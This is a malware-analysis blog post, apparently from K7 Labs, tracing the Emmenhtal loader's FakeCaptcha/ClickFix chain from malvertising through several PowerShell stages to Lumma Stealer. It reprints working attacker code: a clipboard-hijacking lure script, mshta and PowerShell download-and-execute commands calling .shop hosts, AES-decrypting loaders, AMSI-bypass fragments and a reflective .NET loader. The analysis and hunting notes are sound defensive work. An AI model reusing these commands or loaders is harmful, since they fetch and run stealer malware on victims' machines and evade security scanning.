Tracking Emmenhtal

labs.k7computing.com/index.php/tracking-emmenhtal/

By Dhanush and Arun Kumar S March 4, 2025

Emmenhtal, the primary choice of loader for malware like Amadey, Danabot and Lumma Stealer, is being distributed through shady websites using the FakeCaptcha AKA ClickFix campaigns. They have now started the campaign with the FakeCaptcha webpages distributed through malvertising.

The malvertising campaigns are done using URLs like:

The ones in bold are part of the post-back component of the advertising related affiliate services, which basically is used for monitoring the click conversion and acts as a tracker component of the advertisement campaign. The URL structure is similar to one of the popular advertisement affiliate services called *Propeller ads* as shown here, but we are not able to find any other evidence of distribution channels beyond this point. The PHP scripts themselves are highly obfuscated, which we believe is to bypass Adblockers, because searching the keywords from the webpage always ends up in some Adblocker's Github repository.

The FAKECAPTCHA website as shown in the screenshots in Figure 1 might seem like an obvious bait, but based on our telemetry it seems to be an effective one. We get ~50 hits a day, interestingly some scenarios have more than one such detection on the same machine, meaning the end user is not alarmed enough in such cases and a naïve one might be tempted to turn off the security application.



Figure 1: Initial lure website aka ClickFix

This variant of FakeCaptcha has been predominantly used by many malware campaigns since December 2024. We found a pattern in the choice of domain names used in these campaigns.

```
<script>
  // Обфусцированный код с мусорными декой-функциями
  (function(){
    function _rev(s){return s.split("").reverse().join("");}
    var _0xA = "aHR0cHM6Ly9pdm9ydGV4Zm9yZ2Uuc2hvcC9tb3ZpZS5tcDQ=";
    var _0xB = atob(_0xA);
    var _0xC = "powershell . \\*i*\\\\\\\\\\\\\\\\\\\\\\\\\\\\*2\\msh*e
https://ivortexforge.shop/movie.mp4   " + _0xB + " # ✅ ''I am not a robot:
CAPTCHA Verification ID: 26188\"";

    // Декой-функция (никогда не вызывается)
    function decoyFunc(){
      var arr = ["alpha", "beta", "gamma"];
      arr.forEach(function(x){
        console.log("Decoy: " + x + _rev("kcab"));
      });
    }
    decoyFunc();

    // Основной обработчик клика
    document.getElementById("j").onclick = function(){
      var ta = document.createElement("textarea");
      ta.value = _0xC;
      document.body.appendChild(ta);
      ta.select();
      document.execCommand("copy");
      document.body.removeChild(ta);
      document.getElementById("k").classList.add("show");
      document.getElementById("i").classList.add("show");
    };

    // Дополнительный мусор: случайные переменные и неиспользуемые функции
    var _junkArr = ["junkA", "junkB", "junkC"];
    _junkArr.forEach(function(item){
```

Figure 2: FakeCaptcha Website

The burden of infection falls on the user for this particular step, the PowerShell command highlighted in Figure 2 is copied to the clipboard and needs to be executed in the run window by the user. Usually it’s a PowerShell command executing hta payload using *mshta*.

The highlighted hex bytes in Figure 3 are the hex equivalent of ASCII in hex (eg. [x36 x36] = 0x66 = ‘f’). We started hunting this payload with a [yara rule](#) with this pattern. Without the [offset check](#) we were able to find many interesting malware which were not related to Emmenhtal, meaning this method of obfuscation is popular.



Figure 3: mp4 file passed to mshta

We wrote small and simple python code to deobfuscate the hta payload mentioned in Figure 3. The next steps consist of multiple stages of scripts downloading/dropping and executing other scripts.

The next stage is JavaScript (JS_A) that is shown in Figure 4.

```
function uEXFvm(VKRC){
    var TmBnve= '';
    for (var erRv = 0;erRv  VKRC.length; erRv++){
    var OTETs = String.fromCharCode(VKRC[erRv] - 569);
    TmBnve = TmBnve + OTETs}
    return TmBnve
};
var TmBnve = uEXFvm([681,680,688,670,683,684,673,670,67
683,674,668,685,670,669,601,614,679,680,681,601,671,686
668,646,691,678,610,692,614,684,681,677,674,685,609,605
608,613,601,608,617,689,605,607,601,608,610,694,628,605
621,625,635,623,637,625,636,636,636,624,624,621,621,617
634,617,637,619,638,618,617,617,625,620,636,623,622,623
619,620,637,638,622,617,638,634,634,637,621,636,622,620
```

Figure 4: JavaScript (JS_A)

The JavaScript is decrypted using a key as highlighted, to get a PowerShell script (PS_A. Figure 5) which uses AES decryption with a hardcoded key, to get another PowerShell script (PS_B), shown in Figure 6.

```
powershell.exe -w 1 -ep Unrestricted -nop function nPBelgXu(
$XmMwcMzm){-split($XmMwcMzm -replace '..', '0x$& ')}
$AyiBc=nPBelgXu(
'A9ED248B6D8CCC77440424F3C01ACE0173856B3CA0D2E10083C6564639A
FC61BEC4F084D68D23DE50EAAD4C535254724F78A828DCB7F574109708D5
011DCB5D9AA80664B32C693DC23F5AB674854A957EFC292214C2B9DC7071
25587E92F4CB5A6BBFD2180721239E3D3C299C0D793324B5F6EB64D474A9
AC45DBA0EED894C9E2D21336A8BD06A5969C24A72E6F0B7DF569E7A07023
98E4D9107371A18E47C0F5B8728CEBE2FC957419E7FA8D739715B6DCC5CA
518B6B5D4574A024CB7607416E318BD5079291F0B150486EC2A05771134B
0192ACD038CDCE35DFB594B2CAA80455EA26C5C22627FF78FAAD3D711D57
C57E8560548AF4C7D5DAE6315273727D760EF1ED5DFBAB95B591CADB94D4
F6F19A935F4A95FC37D77D3DDACB5C0A804ED97B0EED2A9570B2F4649D9C
51D3E0CC586E58F0B42B62EBF20D2D00C24709016F7DDBFE8F6BA3C208FA
8BDA05C6A6DFF66540A541BBDA8324FAAFBF0DCD5C09B92695C7460AA059
033E598EB1C6B2CDEB6978F0A34628309E633B7563402E0CCE6065274416
DDA8844C349C4AB80FA277F67931A81F84F8DDFE64EA8BF991314B5D1DD6
A1C64FBD8372E5B024CA588BBB07658FA7D4061063DDD64243EEE08051D6
85242C5AC4D16FBF7E627CEC146448E87F4A436F999B6C7F5EFD3F0C3829
7DFFC1E6BFCFBFBA3F80F5D1E36FC627B7E0351CA32BCC6600E85E8EF241
FEE22D1744E50A621958F729CE69F6FB92404F5EC8D19119BA0775E9FB80
72E92015197C4B8F644ED4AE9198E736E9A45853A5785EA3EE426DF77A29
8CC1D34BECDFBB876784F84B9EB192AC627CB0850CE12AD24380618DD6B9
98FD3FB783C84D10A3CED2E50368E2851EC6FBDE8CABA6B11')
$fdmr=-join [char[]](([Security.Cryptography.Aes]::Create
()).CreateDecryptor((nPBelgXu(
'454C4F674F774E4849686B584D505375')),[byte[]]::new(16)).
TransformFinalBlock($AyiBc,0,$AyiBc.Length))
 & $fdmr.Substring(0,3) $fdmr.Substring(3)
```

Figure 5: PowerShell Script (PS_A)

```
iexStart-Process
"C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe
" -WindowStyle Hidden -ArgumentList '-w','hidden','-ep',
'bypass','-nop','-Command','Set-Item Variable:7y
([Net.WebClient]::New());SV w
''https://ugg.kliprocareu.shop/chameleon.png'';&(Alias
I*X) (ChildItem
Variable:\7y).Value.((([Net.WebClient]::New()|Member)|Whe
re-Object{(Variable _).Value.Name -clike
''*wn*g''}).Name))((ChildItem Variable:/w).Value)';$psdDJ
= $env:AppData;function sQUlLkPr($tGhPEs, $ESCA){curl
$tGhPEs -o $ESCA};function rcZrmSvIR(){function CBWDlr(
$ThKDKa){if(!(Test-Path -Path $ESCA)){sQUlLkPr $ThKDKa
$ESCA}}}rcZrmSvIR;
```

Figure 6: The PowerShell script (PS_B) decrypted and executed by the PowerShell (PS_A) in Figure 5 to download another PowerShell script (PS_C) shown in Figure 7

This PowerShell script in turn downloads a 10 MB PowerShell (PS_C)script as shown in Figure 7.

The 10 MB PowerShell is highly obfuscated and usually has around 1000 unique variables, more than 20K lines of script and oddly just one function. One could always rely on searching for strings like ").(","::" and "function" while analysing such huge obfuscated scripts. The function is executed using a script block smuggling technique in order to bypass AMSI.

```
function fdsjnh {
$rWMTsFfljVyfBxruKejDdUnPXNxvrazFwVDnznkaZnHTh = New-Object
System.Collections.ArrayList;for (
$PfNhFopoCdYGrOSLGqKUyAwtMAekwuWoaCgeMwhYtyA = 0;
$PfNhFopoCdYGrOSLGqKUyAwtMAekwuWoaCgeMwhYtyA -le
$OxBdIZLeORpauhMLNrXWjNKtXBJvMkCorNGkkhOLy.Length-1;
$PfNhFopoCdYGrOSLGqKUyAwtMAekwuWoaCgeMwhYtyA++) {
$rWMTsFfljVyfBxruKejDdUnPXNxvrazFwVDnznkaZnHTh.Add([char]
$OxBdIZLeORpauhMLNrXWjNKtXBJvMkCorNGkkhOLy[
$PfNhFopoCdYGrOSLGqKUyAwtMAekwuWoaCgeMwhYtyA]) | Out-Null};
$MTUftKpjGOHeCSuyfFGHuTRWgwuHlWsrBMt =
$rWMTsFfljVyfBxruKejDdUnPXNxvrazFwVDnznkaZnHTh -join "";
$fbnIlrFtOUvALRHUjmyXrzRJlrCKUBsqgQi = [System.Text.Encoding
]::UTF8;$dwRguzDiaZCaoVChfAzNTocnuFBCatBAycwTPkNrqXeZVt =
$fbnIlrFtOUvALRHUjmyXrzRJlrCKUBsqgQi.GetBytes(
"$YmFvywwAyHgQvWhmcmDTuFbIydKrhTiJLRsvUrxopFOL");
$CewJLUIsiylNnnqVSwYDBJijdShwLboE =
$fbnIlrFtOUvALRHUjmyXrzRJlrCKUBsqgQi.GetString([System.
Convert]::FromBase64String(
$MTUftKpjGOHeCSuyfFGHuTRWgwuHlWsrBMt));
$ipZUogbAtSZGvOJZEtcRLlBBHbmMLUPmFl =
$fbnIlrFtOUvALRHUjmyXrzRJlrCKUBsqgQi.GetBytes(
$CewJLUIsiylNnnqVSwYDBJijdShwLboE);
$QHtpsyWVcBgPhrnhfaLwEaaqQneQqbBKng = $(for (
$PfNhFopoCdYGrOSLGqKUyAwtMAekwuWoaCgeMwhYtyA = 0;
```

Figure 7: Downloaded PowerShell (PS_C)

Again another PowerShell script (PS_D) is extracted from the script shown in Figure 7. This extracted script contains a functionality to bypass AMSI and to load a base64 encoded PE file. The loading of the PE file is the PowerShell loading of DotNET into memory via reflection. The part for bypassing AMSI is a direct copy from a GitHub repository. The GitHub repository has an*AI generated* code from a blog post of the original author who discovered this AMSI bypass technique. The original author has not shared the complete code in the blog. Malek Tabib, a cybersecurity enthusiast, beat us to this discovery and has done an excellent analysis on the same topic in his blog post. Decoding and loading of the base64 encoded PE file also seems to be generated using AI prompts.

The comments in the code, highlighted in Figure 8, are a dead giveaway. The AMSI bypass doesn't seem to work in this case as we were able to track the code in the AMSI buffer.

```
if ($PSVersionTable.PSVersion.Major -gt 2) {
    # Create module builder
    $DynAssembly = New-Object System.Reflection.AssemblyNa
    $AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDy
    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule(

    # Define structs
    $TypeBuilder = $ModuleBuilder.DefineType("Win32.MEMORY
    Reflection.TypeAttributes]::Sealed + [System.Reflectio
    [void]$TypeBuilder.DefineField("BaseAddress", [IntPtr]
    [void]$TypeBuilder.DefineField("AllocationBase", [IntP
    [void]$TypeBuilder.DefineField("AllocationProtect", [I
    [void]$TypeBuilder.DefineField("RegionSize", [IntPtr],
    [void]$TypeBuilder.DefineField("State", [Int32], [Syst
    [void]$TypeBuilder.DefineField("Protect", [Int32], [Sy
    [void]$TypeBuilder.DefineField("Type", [Int32], [Syste
    $MEMORY_INFO_BASIC_STRUCT = $TypeBuilder.CreateType()

    # Define structs
    $TypeBuilder = $ModuleBuilder.DefineType("Win32.SYSTEM
    TypeAttributes]::Sealed + [System.Reflection.TypeAttri
    [void]$TypeBuilder.DefineField("wProcessorArchitecture
    [void]$TypeBuilder.DefineField("wReserved", [UInt16],
```

Figure 8: AI generated AMSI bypass PowerShell (PS_D)

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA=="
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::
CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
```

Figure 9: AI generated PE file loader (PS_D)

The final script (PS_D) drops a DotNET file, in most of the scenarios, drops Lumma stealer. The Lumma Stealer's stager decrypts and executes an AES encrypted DLL from its resource. The DotNET DLL file is the Lumma Stealer, there are multiple quality blogs about the current variant of the Lumma Stealer, hence we are not covering that in this blog.

Hunting/Detecting Emmenhtal

We were not able to get many sources of the FakeCaptcha site as they were redirected from the malvertising campaigns. The URL shared in the beginning of the blog would not always redirect to the FakeCaptcha site. However, the FakeCaptcha site could be hunted using some of the strings used for copying malicious commands to clipboard. The rule would be for detecting the script part within the HTML page.

We found an interesting pattern about the hosting infrastructure for the second part of the kill chain.

- Most of the domains used for this step had the *tld ".shop"* and the *A records*, part of the *Domain Name System* (DNS), were *104.21.*.** or *172.67.*.*.
- The *whois* domain registrar name was always *namecheap.com* (for .shop tld we were able to find domain names for 0.99$)and the *nameserver* was *cloudflare.com* and the registrant country was *Iceland.*

Now they have also used domains from *aliyuncs.com* and in two instances of GitHub. The predominant extension was '*.mp4'*, there were also some extensions like '.hta','.txt','.eml' and '.mp3'.

The URL used in Figure 6 stage, also contains the ".shop" domain and the URLs in this stage always have random subdomain names. We have shared a couple of yara rules useful for hunting here.

We believe there might be an increase in the kill chain length of this particular delivery system. Due to the nature of the kill chain, any of the PowerShell components of the kill chain could be easily replaced, extended or even exchanged. The attempt to use the AI generated code is evidence that we would be seeing serious attempts to pivot to the kill chain flow. For distribution, malvertising affiliates are the key focus area. The infrastructure used in the campaign seems to be very flexible and its prevalence shows that it is inexpensive and effective.

With simple OSINT capabilities the security products would be able to thwart this kill chain. The traditional Adblockers might be effective in cases where the initial lure originated from shady websites. Also Web Categorization capabilities, like the one available in K7 security Products, could be an effective tool in defending against such malware.

We have shared the IOC's here.